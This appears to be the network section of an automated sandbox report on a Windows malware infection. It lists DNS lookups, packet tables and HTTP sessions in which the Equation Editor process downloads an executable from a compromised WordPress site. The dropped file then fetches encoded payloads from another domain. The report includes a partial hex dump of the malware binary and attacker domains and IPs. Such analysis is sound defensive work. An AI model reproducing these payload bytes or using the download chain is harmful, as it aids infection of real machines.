Feb 23, 2021 16:53:54.868602991 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868618011 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868633032 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868666887 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868666887 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868711948 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868752003 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868752003 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868777990 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868794918 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868824005 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868834019 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868849039 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868871927 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868911982 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868913889 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868932009 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.868951082 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.868977070 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.869003057 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.869024038 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.869048119 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.869066954 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.869088888 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.869118929 CET	49165	80	192.168.2.22	150.95.81.183
Feb 23, 2021 16:53:54.869129896 CET	80	49165	150.95.81.183	192.168.2.22
Feb 23, 2021 16:53:54.869153023 CET	49165	80	192.168.2.22	150.95.81.183

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 16:53:52.341901064 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:53:52.723155975 CET	53	52197	8.8.8.8	192.168.2.22
Feb 23, 2021 16:53:52.723788023 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:53:53.110671997 CET	53	52197	8.8.8.8	192.168.2.22
Feb 23, 2021 16:53:53.111388922 CET	52197	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:53:53.821729898 CET	53	52197	8.8.8.8	192.168.2.22
Feb 23, 2021 16:54:00.170200109 CET	53099	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:54:00.230391979 CET	53	53099	8.8.8.8	192.168.2.22
Feb 23, 2021 16:55:27.316231012 CET	52838	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:55:27.475828886 CET	53	52838	8.8.8.8	192.168.2.22
Feb 23, 2021 16:55:27.476371050 CET	52838	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:55:27.794637918 CET	53	52838	8.8.8.8	192.168.2.22
Feb 23, 2021 16:55:35.340843916 CET	61200	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:55:35.405267000 CET	53	61200	8.8.8.8	192.168.2.22
Feb 23, 2021 16:55:45.184340000 CET	49548	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:55:45.244551897 CET	53	49548	8.8.8.8	192.168.2.22
Feb 23, 2021 16:55:50.279475927 CET	55627	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:55:50.331012011 CET	53	55627	8.8.8.8	192.168.2.22
Feb 23, 2021 16:55:50.331909895 CET	55627	53	192.168.2.22	8.8.8.8
Feb 23, 2021 16:55:50.391808987 CET	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 16:53:52.341901064 CET	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	tunedinblog.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:53:52.723788023 CET	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	tunedinblog.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:53:53.111388922 CET	192.168.2.22	8.8.8.8	0x62a5	Standard query (0)	tunedinblog.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:54:00.170200109 CET	192.168.2.22	8.8.8.8	0x7a0a	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:27.316231012 CET	192.168.2.22	8.8.8.8	0x1271	Standard query (0)	mail.tpcdel.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:27.476371050 CET	192.168.2.22	8.8.8.8	0x1271	Standard query (0)	mail.tpcdel.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:35.340843916 CET	192.168.2.22	8.8.8.8	0x7a16	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:45.184340000 CET	192.168.2.22	8.8.8.8	0xf6f0	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:50.279475927 CET	192.168.2.22	8.8.8.8	0x4f2b	Standard query (0)	mail.tpcdel.com	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:50.331909895 CET	192.168.2.22	8.8.8.8	0x4f2b	Standard query (0)	mail.tpcdel.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 16:53:52.723155975 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	tunedinblog.com		150.95.81.183	A (IP address)	IN (0x0001)
Feb 23, 2021 16:53:53.110671997 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	tunedinblog.com		150.95.81.183	A (IP address)	IN (0x0001)
Feb 23, 2021 16:53:53.821729898 CET	8.8.8.8	192.168.2.22	0x62a5	No error (0)	tunedinblog.com		150.95.81.183	A (IP address)	IN (0x0001)
Feb 23, 2021 16:54:00.230391979 CET	8.8.8.8	192.168.2.22	0x7a0a	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 16:54:00.230391979 CET	8.8.8.8	192.168.2.22	0x7a0a	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:27.475828886 CET	8.8.8.8	192.168.2.22	0x1271	No error (0)	mail.tpcdel.com		103.35.120.75	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:27.794637918 CET	8.8.8.8	192.168.2.22	0x1271	No error (0)	mail.tpcdel.com		103.35.120.75	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:35.405267000 CET	8.8.8.8	192.168.2.22	0x7a16	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:35.405267000 CET	8.8.8.8	192.168.2.22	0x7a16	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:45.244551897 CET	8.8.8.8	192.168.2.22	0xf6f0	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:45.244551897 CET	8.8.8.8	192.168.2.22	0xf6f0	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:50.331012011 CET	8.8.8.8	192.168.2.22	0x4f2b	No error (0)	mail.tpcdel.com		103.35.120.75	A (IP address)	IN (0x0001)
Feb 23, 2021 16:55:50.391808987 CET	8.8.8.8	192.168.2.22	0x4f2b	No error (0)	mail.tpcdel.com		103.35.120.75	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- tunedinblog.com
- coroloboxorozor.com

HTTP Packets

<table>
<tr><th>Session ID</th><th>Source IP</th><th>Source Port</th><th>Destination IP</th><th>Destination Port</th><th>Process</th></tr>
<tr><td>0</td><td>192.168.2.22</td><td>49165</td><td>150.95.81.183</td><td>80</td><td>C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE</td></tr>
</table>

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Feb 23, 2021
16:53:54.098867893 CET</td><td>1</td><td>OUT</td><td>GET /wp-includes/twox.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: tunedinblog.com
Connection: Keep-Alive</td></tr>
<tr><td>Feb 23, 2021
16:53:54.356101036 CET</td><td>2</td><td>IN</td><td>HTTP/1.1 200 OK
Date: Tue, 23 Feb 2021 15:53:54 GMT
Server: Apache/2.2.31 (CentOS)
Last-Modified: Tue, 23 Feb 2021 07:25:52 GMT
ETag: "211e7-99b78-5bbfbd40d5228"
Accept-Ranges: bytes
Content-Length: 629624
Connection: close
Content-Type: application/octet-stream
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01
4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64
65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 b9 be 7d f2 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01
30 00 00 7c 09 00 00 06 00 00 00 00 00 00 2e 9b 09 00 00 20 00 00 00 a0 09 00 00 00 40 00 00 20 00 00 00 02 00 00 04
00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 e0 09 00 00 02 00 00 8c 7e 0a 00 02 00 40 85 00 00 10 00 00 10 00 00
00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 d4 9a 09 00 57 00 00 00 00 a0 09 00 e0 03 00
00 00 00 00 00 00 00 00 00 00 84 09 00 78 17 00 00 00 c0 09 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08
00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 34 7b 09 00
00 20 00 00 00 7c 09 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 e0 03 00
00 00 a0 09 00 00 04 00 00 00 7e 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00
00 00 00 c0 09 00 00 02 00 00 00 82 09 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 10 9b 09 00 00 00 00 00 48 00 00 00 02 00 05 00 58 61 09 00 7c 39 00 00 03 00 02 00 04 00 00 06
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 06 2a 22 02 28 17 00 00 0a 00 2a a6 73 18 00 00 0a 80 01 00 00 04 73 19 00 00 0a 80 02 00
00 04 73 0b 00 00 06 80 03 00 00 04 73 1a 00 00 0a 80 04 00 00 04 2a 42 02 28 17 00 00 0a 00 00 02 28 09 00 00 06 00
2a 00 00 1b 30 02 00 b6 00 00 00 06 00 00 11 00 72 58 01 00 70 fe 0e 01 00 72 5c 01 00 70 fe 0e 02 00 73 19 00 00 0a fe
0e 03 00 2b 06 fe 16 20 00 00 01 fe 0c 01 00 28 01 00 00 2b 6f 2c 00 00 0a fe 0e 04 00 38 38 00 00 00 fe 0d 04 00 28 2d
00 00 0a fe 0e 05 00 fe 0c 05 00 28 2e 00 00 0a fe 0c 02 00 28 13 00 00 0a da fe 0e 06 00 fe 0c 03 00 fe 0c 06 00 28 2f 00
00 0a 6f 25 00 00 0a 26 00 fe 0d 04 00 28 30 00 00 0a fe 0e 07 00 fe 0c 07 00 3a b2 ff ff ff dd 11 00 00 00 fe 0d 04 00 fe 16
05 00 00 1b 6f 27 00 00 0a 00 dc fe 0c 03 00 6f 31 00 00 0a fe 0e 00 00 38 00 00 00 00 fe 0c 00 00 2a 00 00 01 10 00 00
02 00 24 00 6a 8e 00 11 00 00 00 00 1b 30 02 00 b6 00 00 00 06 00 00 11 00 72 68 01 00 70 fe 0e 01 00 72 7e 01 00 70 f
e 0e 02 00 73 19 00 00 0a fe 0e 03 00 2b 06 fe 16 24 00 00 01 fe 0c 01 00 28 01 00 00 2b 6f 2c 00 00 0a fe 0e 04 00 38 38
00 00 00 fe 0d 04 00 28 2d 00 00 0a fe 0e 05 00 fe 0c 05 00 28 2e 00 00 0a fe 0c 02 00 28 13 00 00 0a da fe 0e 06 00 fe
0c 03 00 fe 0c 06 00 28 2f 00 00 0a 6f 25 00 00 0a 26 00 fe 0d 04 00 28 30 00 00 0a fe 0e 07 00 fe 0c 07 00 3a b2 ff ff ff dd
11 00 00 00 fe 0d 04 00 fe 16 05 00 00 1b 6f 27 00 00 0a 00 dc fe 0c 03 00 6f 31 00 00 0a fe 0e 00 00 38 00 00 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL}0|. @ ~@Wx H.text4{ | `.rsrc~@@.reloc@BHXa|9*"(
*ssss*B((*0rXpr\ps+ (+o,88(-(.(((/o%&(0:o'o18*$j0rhpr~ps+$(+o,88(-(.(((/o%&(0:o'o18</td></tr>
</table>

<table>
<tr><th>Session ID</th><th>Source IP</th><th>Source Port</th><th>Destination IP</th><th>Destination Port</th><th>Process</th></tr>
<tr><td>1</td><td>192.168.2.22</td><td>49166</td><td>172.67.172.17</td><td>80</td><td>C:\Users\user\AppData\Roaming\twox67345.exe</td></tr>
</table>

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Feb 23, 2021
16:54:00.336730957 CET</td><td>667</td><td>OUT</td><td>GET /base/4AE44766E50C275550C63C95498C19FE.html HTTP/1.1
Host: coroloboxorozor.com
Connection: Keep-Alive</td></tr>
</table>

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:54:03.866312027 CET	668	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:54:03 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=dc05dc9ffb33e5ff4fed07e7094ccbea61614095640; expires=Thu, 25-Mar-21 15:54:00 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 00:47:06 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 087131ff3700000c65f2922000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=H0ZnWxmIwfPPLQE%2F1FWpT4KFWYbd9cX2axR5t7tj5iUt%2Fv1LXnVm3bJGfzJoAtZYWQ70zjtH6nHsm99lAozOjx8EnhbTKok6GmhFCxvOxUPKl8ok"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 62621f785a490c65-AMS Data Raw: 37 63 39 37 0d 0a 3c 70 3e 56 56 68 6e 4a 68 58 50 50 68 4a 68 75 68 4a 68 4a 68 4a 68 50 68 4a 68 4a 68 4a 68 52 53 53 68 52 53 53 68 4a 68 4a 68 58 78 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 6a 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 58 52 78 68 4a 68 4a 68 4a 68 58 50 68 75 58 68 58 78 6a 68 58 50 68 4a 68 58 78 4a 68 6e 68 52 4a 53 68 75 75 68 58 78 50 68 58 68 56 6a 68 52 4a 53 68 75 75 68 78 50 68 58 4a 50 68 58 4a 53 68 58 58 53 68 75 52 68 58 58 52 68 58 58 50 68 58 58 58 68 58 4a 75 68 58 58 50 68 6e 56 68 58 4a 6e 68 75 52 68 6e 6e 68 6e 56 68 58 58 4a 68 58 58 4a 68 58 58 58 68 58 58 6a 68 75 52 68 6e 78 68 58 4a 58 68 75 52 68 58 58 50 68 58 58 56 68 58 58 4a 68 75 52 68 58 4a 53 68 58 58 4a 68 75 52 68 6a 78 68 56 6e 68 78 75 68 75 52 68 58 4a 6e 68 58 58 58 68 58 4a 4a 68 58 4a 58 68 50 6a 68 58 75 68 58 75 68 58 4a 68 75 6a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 78 4a 68 6a 6e 68 4a 68 4a 68 56 6a 68 58 68 75 68 4a 68 56 6a 68 58 50 52 68 50 58 68 58 78 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 52 52 50 68 4a 68 75 50 68 4a 68 58 58 68 58 68 78 4a 68 4a 68 4a 68 58 75 52 68 53 68 4a 68 4a 68 6a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 52 53 50 68 58 6a 58 68 53 68 4a 68 4a 68 75 52 68 4a 68 4a 68 4a 68 58 6e 52 68 53 68 4a 68 4a 68 4a 68 4a 68 58 52 78 68 4a 68 75 52 68 4a 68 4a 68 4a 68 52 68 4a 68 4a 68 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 Data Ascii: 7c97<p>VVhnJhXPPhJhuhJhJhJhPhJhJhJhRSShRSShJhJhXxPhJhJhJhJhJhJhJhjPhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhXRxhJhJhJhXPhuXhXxjhXPhJhXxJhnhRJShuuhXxPhXhVjhRJShuuhxPhXJPhXJShXXShuRhXXRhXXPhXXXhXJuhXXPhnVhXJnhuRhnnhnVhXXJhXXJhXXXhXXjhuRhnxhXJXhuRhXXPhXXVhXXJhuRhXJShXXJhuRhjxhVnhxuhuRhXJnhXXXhXJJhXJXhPjhXuhXuhXJhujhJhJhJhJhJhJhJhxJhjnhJhJhVjhXhuhJhVjhXPRhPXhXxJhJhJhJhJhJhJhJhJhRRPhJhuPhJhXXhXhxJhJhJhXuRhShJhJhjhJhJhJhJhJhJhRSPhXjXhShJhJhuRhJhJhJhXnRhShJhJhJhJhXRxhJhuRhJhJhJhRhJhJhPhJhJhJhJhJhJhJhPhJhJhJhJhJh
Feb 23, 2021 16:55:09.731744051 CET	1731	OUT	GET /base/C56E2AF17B6C065E85DB9FFDA54E4A78.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 16:55:12.886451960 CET	1733	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:55:12 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d1277d60305cba58c94c33ec19b1898e31614095709; expires=Thu, 25-Mar-21 15:55:09 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 00:47:08 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 0871330e4900000c65dc170000000001 Report-To: {"max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=dRDS%2FuoO7NoDqjffPZWFouj36bqe8LRMLpWh6H814tB%2FPPe2v4m0YGdDihwemKbex1IZR%2FZCTsDBpVZExqPCjfRj%2B%2FSyB8n1czSl0uNmC15xU4r%2F"}],"group":"cf-nel"} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6262212a0aab0c65-AMS Data Raw: 33 33 31 38 0d 0a 3c 70 3e 58 78 68 52 58 78 68 58 78 4a 68 58 78 4a 68 56 53 68 56 53 68 6a 53 68 6a 53 68 53 53 68 53 53 68 58 4a 68 58 4a 68 6a 58 68 6a 58 68 58 53 68 58 53 68 75 56 68 75 56 68 52 53 68 52 53 68 52 75 56 68 52 75 56 68 58 6a 4a 68 58 6a 4a 68 78 75 68 78 75 68 75 78 68 75 78 68 58 56 68 58 56 68 75 53 68 75 53 68 52 4a 68 52 4a 68 53 56 68 53 56 68 6a 68 6a 68 52 50 50 68 52 50 50 68 58 52 78 68 58 52 78 68 58 58 50 68 58 58 50 68 6a 6a 68 6a 6a 68 75 78 68 75 78 68 53 50 68 53 50 68 52 4a 78 68 52 4a 53 68 58 6a 4a 68 58 6a 4a 68 52 4a 78 68 52 4a 78 68 58 6a 52 68 58 6a 52 68 75 58 68 52 78 68 50 53 68 50 53 68 52 6e 68 52 6e 68 50 58 68 50 58 68 56 56 68 6a 50 68 53 58 68 53 58 68 6e 50 68 6e 50 68 52 75 78 68 52 75 78 68 52 4a 50 68 58 6e 58 68 58 50 75 68 58 50 75 68 58 56 75 68 58 56 75 68 52 78 68 52 78 68 75 68 4a 68 58 58 50 68 58 58 50 68 56 68 56 68 52 75 58 68 52 75 58 68 53 4a 68 50 56 68 58 56 52 68 58 56 52 68 58 6a 75 68 58 53 75 68 53 78 68 53 78 68 52 53 52 68 52 50 58 68 52 50 52 68 52 75 6e 68 58 53 68 52 50 78 68 58 58 52 68 58 4a 78 68 58 6a 68 52 50 50 68 58 75 52 68 58 75 52 68 58 78 52 68 6e 78 68 52 52 78 68 58 52 56 68 58 68 58 75 6e 68 78 75 68 58 50 68 75 52 68 52 58 75 68 6a 78 68 52 58 75 68 50 78 68 52 75 52 68 58 56 68 58 6a 6e 68 58 4a 75 68 52 68 58 6e 58 68 78 78 68 75 56 68 58 78 4a 68 52 50 68 58 6e 56 68 58 6e 6e 68 6e 78 68 58 53 78 68 53 56 68 56 53 68 58 53 68 50 53 68 58 6e 4a 68 58 58 58 68 52 53 4a 68 75 4a 68 58 78 53 68 56 56 68 56 56 68 58 53 6a 68 52 68 58 56 6a 68 58 56 6a 68 58 53 78 68 75 4a 68 52 52 56 Data Ascii: 3318<p>XxhRXxhXxJhXxJhVShVShjShjShSShSShXJhXJhjXhjXhXShXShuVhuVhRShRShRuVhRuVhXjJhXjJhxuhxuhuxhuxhXVhXVhuShuShRJhRJhSVhSVhjhjhRPPhRPPhXRxhXRxhXXPhXXPhjjhjjhuxhuxhSPhSPhRJxhRJShXjJhXjJhRJxhRJxhXjRhXjRhuXhRxhPShPShRnhRnhPXhPXhVVhjPhSXhSXhnPhnPhRuxhRuxhRJPhXnXhXPuhXPuhXVuhXVuhRxhRxhuhJhXXPhXXPhVhVhRuXhRuXhSJhPVhXVRhXVRhXjuhXSuhSxhSxhRSRhRPXhRPRhRunhXShRPxhXXRhXJxhXjhRPPhXuRhXuRhXxRhnxhRRxhXRVhXhXunhxuhXPhuRhRXuhjxhRXuhPxhRuRhXVhXjnhXJuhRhXnXhxxhuVhXxJhRPhXnVhXnnhnxhXSxhSVhVShXShPShXnJhXXXhRSJhuJhXxShVVhVVhXSjhRhXVjhXVjhXSxhuJhRRV

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49168	172.67.172.17	80	C:\Users\user\AppData\Roaming\twox67345.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 16:55:35.489645958 CET	1982	OUT	GET /base/4AE44766E50C275550C63C95498C19FE.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 23, 2021 16:55:35.587418079 CET	1983	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 15:55:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=df5001e909f35bfe54caea8bd372f872b1614095735; expires=Thu, 25-Mar-21 15:55:35 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 00:47:06 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 08713372e800007287f4836000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=EP40MIldJjKKHI2qNxza%2FUUK%2BJ%2BC%2FdpFATwdKlvMFJ1FwhLkHM%2BFEtSjYagStzQqonqHki8AyObfTRDbjQPbkhrcm%2BYDvxULrwo9XPO6dYsSHj8V"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 626221cb0fbe7287-AMS Data Raw: 37 63 38 66 0d 0a 3c 70 3e 56 56 68 6e 4a 68 58 50 50 68 4a 68 75 68 4a 68 4a 68 4a 68 50 68 4a 68 4a 68 4a 68 52 53 53 68 52 53 53 68 4a 68 4a 68 58 78 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 6a 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 58 52 78 68 4a 68 4a 68 4a 68 58 50 68 75 58 68 58 78 6a 68 58 50 68 4a 68 58 78 4a 68 6e 68 52 4a 53 68 75 75 68 58 78 50 68 58 68 56 6a 68 52 4a 53 68 75 75 68 78 50 68 58 4a 50 68 58 4a 53 68 58 58 53 68 75 52 68 58 58 52 68 58 58 50 68 58 58 58 68 58 4a 75 68 58 58 50 68 6e 56 68 58 4a 6e 68 75 52 68 6e 6e 68 6e 56 68 58 58 4a 68 58 58 4a 68 58 58 58 68 58 58 6a 68 75 52 68 6e 78 68 58 4a 58 68 75 52 68 58 58 50 68 58 58 56 68 58 58 4a 68 75 52 68 58 4a 53 68 58 58 4a 68 75 52 68 6a 78 68 56 6e 68 78 75 68 75 52 68 58 4a 6e 68 58 58 58 68 58 4a 4a 68 58 4a 58 68 50 6a 68 58 75 68 58 75 68 58 4a 68 75 6a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 78 4a 68 6a 6e 68 4a 68 4a 68 56 6a 68 58 68 75 68 4a 68 56 6a 68 58 50 52 68 50 58 68 58 78 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 52 52 50 68 4a 68 75 50 68 4a 68 58 58 68 58 68 78 4a 68 4a 68 4a 68 58 75 52 68 53 68 4a 68 4a 68 6a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 52 53 50 68 58 6a 58 68 53 68 4a 68 4a 68 75 52 68 4a 68 4a 68 4a 68 58 6e 52 68 53 68 4a 68 4a 68 4a 68 4a 68 58 52 78 68 4a 68 75 52 68 4a 68 4a 68 4a 68 52 68 4a 68 4a 68 50 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 4a 68 50 68 4a 68 Data Ascii: 7c8f<p>VVhnJhXPPhJhuhJhJhJhPhJhJhJhRSShRSShJhJhXxPhJhJhJhJhJhJhJhjPhJhJhJhJhJhJhJhJhJhJh JhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhJhXRxhJhJhJhXPhuXhXxjhXPhJhXxJhnhRJShuuhXx PhXhVjhRJShuuhxPhXJPhXJShXXShuRhXXRhXXPhXXXhXJuhXXPhnVhXJnhuRhnnhnVhXXJhXXJhXXXhXXjhuRhnxh XJXhuRhXXPhXXVhXXJhuRhXJShXXJhuRhjxhVnhxuhuRhXJnhXXXhXJJhXJXhPjhXuhXuhXJhujhJhJhJhJhJhJhJh xJhjnhJhJhVjhXhuhJhVjhXPRhPXhXxJhJhJhJhJhJhJhJhJhRRPhJhuPhJhXXhXhxJhJhJhXuRhShJhJhjhJhJhJh JhJhJhRSPhXjXhShJhJhuRhJhJhJhXnRhShJhJhJhJhXRxhJhuRhJhJhJhRhJhJhPhJhJhJhJhJhJhJhPhJh
Feb 23, 2021 16:55:36.386945009 CET	3044	OUT	GET /base/C56E2AF17B6C065E85DB9FFDA54E4A78.html HTTP/1.1 Host: coroloboxorozor.com
